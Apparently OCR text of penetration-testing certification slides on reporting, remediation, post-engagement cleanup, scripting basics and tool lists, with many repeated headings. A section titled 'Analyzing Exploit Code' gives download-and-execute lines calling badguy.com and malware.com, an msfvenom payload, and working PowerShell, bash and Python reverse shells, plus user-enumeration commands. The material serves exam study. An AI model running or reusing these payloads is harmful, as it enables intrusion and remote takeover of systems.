Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Report Audience

1. C-Suite
2. Third-Party Stakeholders
3. Technical Staff
4. Developers

Report Components

1. Executive Summary
2. Scope Details
3. Methodology (Attack Narrative)
4. Findings (Risk Rating, BIA)
5. Metrics
6. Remediations
7. Conclusion
8. Appendix

Misc.

1. Ongoing Documentation
2. Screenshots
3. Vulnerabilities
4. Observations
5. Lack of Best Practices

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Scenario #1

You have completed a penetration test on a client's network and have identified several vulnerabilities, including a critical vulnerability that allows remote code execution on a server hosting sensitive data. You have also identified several low-severity vulnerabilities, such as outdated software and weak passwords.

How would you analyze these findings and recommend appropriate remediation within your report?

Physical Controls

- Access Control
- Biometric Controls
- Video Surveillance
- Security Guards, Fencing

Operational Controls

- Job Rotation
- Time-of-Day Restrictions
- Mandatory Vacations
- User Awareness Training

Administrative Controls

- Role-Based Access Control
- Secure Software Development Lifecycle
- Minimum Password Requirements
- Policies and Procedures

Technical Controls

- System Hardening
- Sanitize User Input
- Implement MFA
- Encrypt Passwords
- Process-level remediation
- Patch Management

Technical Controls

- Key Rotation
- Certificate Management
- Secrets Management Solutions
- Network Segmentation

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Communication Paths

Primary Contact

Technical Contact

Emergency Contact

Communication Triggers

Status Report

Critical Findings

Indicators of Prior Compromise

Reason for Communication

- **Situational Awareness**
- **De-Escalation**
- **Deconfliction**
- **Identifying False Positives**
- **Criminal Activity**
- **Goal Reprioritization**

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

Explain the importance of communication during the penetration testing process.

Explain post-report delivery activities.

Post-Engagement Cleanup

Cleanup Tasks

- Delete Files
- Remove Accounts
- Uninstall Tools
- Restore Configurations
- Restore Log Files
- Purge Sensitive Details

Post-Engagement Cleanup

Remove Shells and Tools

Keep detailed operational notes of everything that was installed and every system that was exploited.

Post-Engagement Cleanup

Delete Test Credentials

- Local Accounts
- Domain Accounts
- Web App Accounts
- Delete any created Domain Admins in Active Directory

Client Acceptance

Show the client the value of the penetration test.

Make the customer happy!

Attestation of Findings

Depends on the reasons for the Penetration Test.

- Summary of Findings
- Proof of Security Assessment

Lessons Learned


After Action Review

- Follow-up actions
- What went well?
- What didn't?

Data Destruction

Crypto-Shredding

- Data Sanitization
- Shared Drives
- Communication Logs



Tools and Code Analysis

Exam

Tools and Code Analysis makes up 16% of the exam.

Includes updated concepts of identifying scripts in various software deployments, analyzing a script or code sample, and explaining use cases of various tools used during the phases of a penetration test – scripting or coding is not required.

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.

Logic Constructs

- **Loops**
- **Conditionals**
- **Boolean Operators**
- **String Operators**
- **Arithmetic Operators**

Data Structures

- **JavaScript Object Notation (JSON)**
- **Key Value**
- **Arrays**
- **Dictionaries**
- **Lists, Trees**

Object Oriented Programming

- **Function**
- **Procedure**
- **Class**
- **Library**

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.


Scenario #1

You have found an open-source script on GitHub that claims to exploit a known vulnerability in a popular web application. You are considering using this script in a penetration test against a client's network.

How would you analyze the script or code sample to determine if it is safe and appropriate to use in your penetration test?


Coding in Bash

- Starting line
- Commenting
- Variables
- Arrays
- Named and Associative Arrays




Coding in Bash

- Comparisons
  - Arithmetic
  - String
  - Logical
- Flow Control
- Strings
- Input/Output
- Read/Write




Coding in Powershell

- Commenting
- Variables
- Arrays
- Named and Associative Arrays
- Comparisons
- Conditional Statements
- Flow Control
- String Operations
- Input/Output
- Read/Write



Coding in Python

- Commenting
- Variables
- Arrays
- Named and Associative Arrays
- Comparisons
- Conditional Statements
- Flow Control
- String Operations
- Input/Output
- Read/Write




Coding in Perl

- Starting line
- Commenting
- Variables
- Arrays
- Named and Associative Arrays
- Comparisons
- Logical Operators
- Conditional Statements
- Flow Control
- String Operations
- Input/Output
- Read/Write


Coding in Javascript

- Starting line
- Commenting
- Variables
- Arrays
- Comparisons
- Conditional Statements
- Flow Control
- String Operations
- Input/Output
- Read/Write



Coding in Ruby

- Starting line
- Commenting
- Variables
- Arrays
- Named and Associative Arrays
- Comparisons
- Conditional Statements
- Flow Control
- SubString Operations
- Input/Output
- Read/Write



Analyzing Exploit Code to Exfil Data

PowerShell

(Download and Run a Script)

powershell.exe -c “IEX((New-Object System.Net.WebClient).

DownloadString(‘https://badguy.com/evil.ps1’))”

Analyzing Exploit Code to Exfil Data

PowerShell

(Download a File)

powershell.exe -c “(New-Object System.Net.WebClient).

DownloadFile(“https://badguy.com/evil.zip”,

“C:\Windows\Temp\downloaded.zip”)”

Analyzing Exploit Code to Exfil Data

Python

(Download a File)

```
import requests

url = 'https://malware.com/badstuff.zip'

r = requests.get(url, allow_redirects=True)

open('downloaded.zip',
'wb').write(r.content)
```

Analyzing Exploit Code for Remote Access

Powershell

(Remote Access Payload)

msfvenom -p cmd/windows/reverse_powershell lhost=192.168.23.23 lport=443 > evilscript.ps1

Analyzing Exploit Code for Remote Access

Powershell

(Reverse Script)

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.23.23",443);
$stream = $client.GetStream();
[byte[ ] ]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + "PS " + (pwd).Path + "> ";
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush( )};
$client.Close( )
```

Analyzing Exploit Code for Remote Access

BASH

(Reverse Shell)

Bash –i > & /dev/tcp/192.168.23.23/443 0>&1

Analyzing Exploit Code for Remote Access

Python

(Linux Reverse Shell)

```
export RHOST="192.168.23.23";
export RPORT=443;
python -c 'import socket,os,pty;
s=socket.socket();
s.connect((os.getenv("RHOST"),int(os.getenv("R
PORT"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];
pty.spawn("/bin/sh")'
```

Analyzing Exploit Code for Enumerating Users

Powershell

(List All Domain Users)

Import-Module ActiveDirectory; Get-ADUser -Identity <username> -

properties *

Analyzing Exploit Code for Enumerating Users

Powershell

(List All Users in a Group)

Import-Module ActiveDirectory; Get-ADPrincipalGroupMembership

<username> | select Administrator

Analyzing Exploit Code for Enumerating Users

BASH

(List All Users on a System)

#cat /etc/passwd

#awk –F':'{print$1}' /etc/passwd

(List All Users Logged in)

#who | awk '{print$1}' | sort | uniq
| tr '\n' ''

Analyzing Exploit Code for Enumerating Assets

Powershell

(List All Domain Controllers)

Import-Module ActiveDirectory; Get-ADDomainController -Filter * |

Select-Object name, domain

Analyzing Exploit Code for Enumerating Assets

Powershell

(Get Information on Computer/Host)

```
Import-Module ActiveDirectory;

Get-ADComputer -Filter {Name -Like "<hostname>"}
-Property * |

Format-Table Name,ipv4address,OperatingSystem,

OperatingSystemServicePack,LastLogonDate -Wrap -
Auto
```

Analyzing Exploit Code for Enumerating Assets

BASH

(Enumerate an Asset)

#hostname; uname -a; arp; route; dpkg

Analyzing Exploit Code for Enumerating Assets

Python

(Identify Hosts on a Subnet)

```
 import socket
def connect(hostname, port):
 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 socket.setdefaulttimeout(1)
 result = sock.connect_ex((hostname, port))
 sock.close()
 return result == 0
for i in range(0,255):
 res = connect("192.168.1."+str(i), 80)
 if res:
 print("Device found at: ", "192.168.1."+str(i) + ":"+str(80))
```

Opportunities for Automation

- **Automate penetration testing process**
- **Perform port scan and then automate next steps based on results**
- **Check configurations and produce a report**
- **Scripting to modify IP addresses during a test**
- **Nmap scripting to enumerate cyphers and produce reports**

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.

Tools and Code Analysis Terminal Learning Objectives

Explain the basic concepts of scripting and software development.

Given a scenario, analyze a script or code sample for use in a penetration test.

Explain use cases of the following tools during the phases of a penetration test.

OSINT

WHOIS	**Shodan**
Nslookup	**Maltego**
FOCA	**Recon-NG**
theHarvester	**Censys**

Scanners

- Nikto
- Open-VAS
- SQLmap
- Nessus
- SCAP
- Wapiti
- WPScan
- Brakeman
- Scout Suite

Networking Tools

Wireshark

TCPdump

Hping

Wireless

Aircrack-ng suite	Mdk4
Kismet	Spooftooph
Wifite	Reaver
Rogue AP	WiGLE
EAPHammer	Fern

Social Engineering Tool

Social Engineering Toolkit (SET)

BeEF

Remote Access Tools

- Secure Shell (SSH)
- Ncat
- Netcat
- ProxyChains

Credential Testing Tools

Hashcat	**Cain**
Medusa	**Mimikatz**
Hydra	**Patator**
CeWL	**DirBuster**
John the Ripper	**w3af**

Web Application Tools

OWASP ZAP

Burp Suite

GoBuster

Cloud Tools

Scout Suite

CloudBrute

Pacu

Cloud Custodian

Steganography Tools

- Opensteg
- Steghide
- Snow
- Coagula
- Sonic Visualizer
- TinEye
- Metagoofil
- SSL Checkers

Debuggers

- OllyDbg
- WinDbg
- Immunity
- Covenant
- GNU (GDB)
- SearchSploit
- Interactive Disassembler (IDA)

Misc.

SearchSploit

PowerSploit

Responder

Impacket toolkit

Misc.

- **Empire**
- **Metasploit**
- **Mitm6**
- **CrackMapExec**
- **TruffleHog**